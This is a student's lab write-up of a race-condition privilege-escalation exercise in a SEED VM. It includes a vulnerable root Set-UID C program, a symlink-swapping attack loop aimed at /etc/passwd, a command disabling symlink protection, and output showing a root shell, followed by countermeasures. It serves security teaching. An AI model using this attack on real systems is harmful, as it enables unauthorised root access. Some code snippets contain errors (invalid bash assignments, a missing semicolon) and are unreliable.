

Lab4: Race Condition Vulnerability Lab

1. Initial Setup

```
[10/02/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/02/19]seed@VM:~$
```

Disable the sticky symlink protection

2. Vulnerable Program

Code:

```
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

Compile the code and change the mode and owner.

```
[10/02/19]seed@VM:~$ gcc vulp.c -o vulp
[10/02/19]seed@VM:~$ sudo chown root vulp
[10/02/19]seed@VM:~$ sudo chmod 4755 vulp
[10/02/19]seed@VM:~$
```

Task1: Choosing our target

We choose to target the password file /etc/passwd

```
[10/02/19]seed@VM:~$ su test
Password:
root@VM:/home/seed#
```

I could log into the test account without typing a password and I have root privilege. And I removed it after the test.

Task2: Launching the Race Condition Attack

Attack process program code:

```
#include <unistd.h>

int main() {
    while (1) {
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }
    return 0;
}
```

We keep changing what "/tmp/xyz" points to, hoping to cause the target process to write to our selected file. When make it point to "/dev/null", we can pass access check. Then we make it point to our target file "/etc/passwd". We do this repeatedly to race against the target process.


Traget process shell code:

```
#!/bin/bash

CHECK_FILE = "ls -l /etc/passwd"
old = $($CHECK_FILE)
new = $($CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new = $($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

To know whether ie is successful or not, we can check the timestamp on the password file, and see whether it has been changed or not.

Runing the exploit:



The image shows two terminal windows. The top window, titled 'root@VM: /home/seed', displays the output of an exploit. It shows a series of 'Success' and 'No permission' messages. A message states 'STOP... The passwd file has been changed'. The user then attempts to switch to the 'test' user using 'su test', but is prompted for a password. The user then presses Ctrl-Z (^Z), which results in '[1]+ Stopped od'. Finally, the user runs 'id', showing they are root (uid=0, gid=0, groups=0). The bottom window, titled '/bin/bash', shows the user running 'sudo sysctl -w fs.protected_symlinks=0' and then './attack_process'.

```
root@VM: /home/seed
root@VM: /home/seed 80x24
Success
Success
Success
No permission
No permission
No permission
Success
Success
No permission
No permission
No permission
Success
Success
No permission
Success
STOP... The passwd file has been changed
[10/02/19]seed@VM:~$ su test
Password:
root@VM:/home/seed# od
^Z
[1]+  Stopped                  od
root@VM:/home/seed# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed#

/bin/bash
/bin/bash 80x24
[10/02/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/02/19]seed@VM:~$ ./attack_process
```

First, we open the terminal 1 to run attack_process completely unlink and symlink.
Second, we open the terminal 2 to run target_process.sh to check if it is success,
Once the /etc/passwd file is change, the shell stop.
We could check we add a new account with root priviledge .

Task3: Countermeasure: Applying the Principle of Least Privilege

```
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer);

    //|
    seteuid(getuid())

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
        printf("Success \n");
    }
    else {printf("No permission \n");}
    return 0;
}
```

Disable the root privilege.

```
[10/02/19]seed@VM:~$ gcc vulp.c -o vulp
[10/02/19]seed@VM:~$ sudo chown root vulp
[10/02/19]seed@VM:~$ sudo chmod 4755 vulp
[10/02/19]seed@VM:~$ █
```

Set up the Set-UID program.

```
root@VM: /home/seed
root@VM: /home/seed 80x24
Success
No permission
No permission
No permission
Success
No permission
No permission
No permission
Success
Success
No permission
No permission
No permission
No permission
Success
No permission
Success
Success
Success
Success
No permission
No permission
Success
No permission
/bin/bash 80x24
[10/02/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/02/19]seed@VM:~$ ./attack_process
^Z
[1]+  Stopped                  ./attack_process
[10/02/19]seed@VM:~$ ./attack_process
^Z
[2]+  Stopped                  ./attack_process
[10/02/19]seed@VM:~$ ./attack_process
```

Launch attack and running the exploit.

It couldn't write to the file. Because `setuid(getuid())` drop the privilege. Even if `"/tmp/xyz"` point to a protected file, `open()` will fail because the program does not have privilege when invoking the call.

Task4: Countermeasure: Using Ubuntu's Built-in Schema.(Sticky Symlink Protection)

Turn on the protection back:

```
[10/02/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/02/19]seed@VM:~$
```

Code:

res

```
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer);
    ////////////////////////////////////////
    //      seteuid(getuid());

    if(!access(fn, W_OK)){

        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
        printf("Success \n");

    }
    else {printf("No permission \n");}
    return 0;
}
```

outcome:


```
No permission
No permission
No permission
No permission
Success
No permission
Success
Success
Success
Success
Success
Success
No permission
No permission
No permission
Success
No permission
No permission
Success
No permission
Success
No permission
target_process.sh: line 10: 7583 Segmentation fault      ./vulp < passwd_input
No permission
```

The race condition attack couldn't work, the program will crash. In our example, the vulnerable program runs with the root privilege and the /tmp directory is also owned by root, the program will not be allowed to follow any symbolic link that is not created by the root. (this is created by seed)

(1) How does this protection scheme work?

Vulnerabilities involve symbolic links inside the "/tmp" directory, so this protection prevents programs from following symbolic links under certain conditions. If this protection scheme is enabled, symbolic links inside a sticky world-writable directory can only be followed when the owner of the symlink matches either the follower(eUID) or the directory owner.

(2) What are the limitations of this scheme?

It could only work in the world-writable sticky directories like /tmp.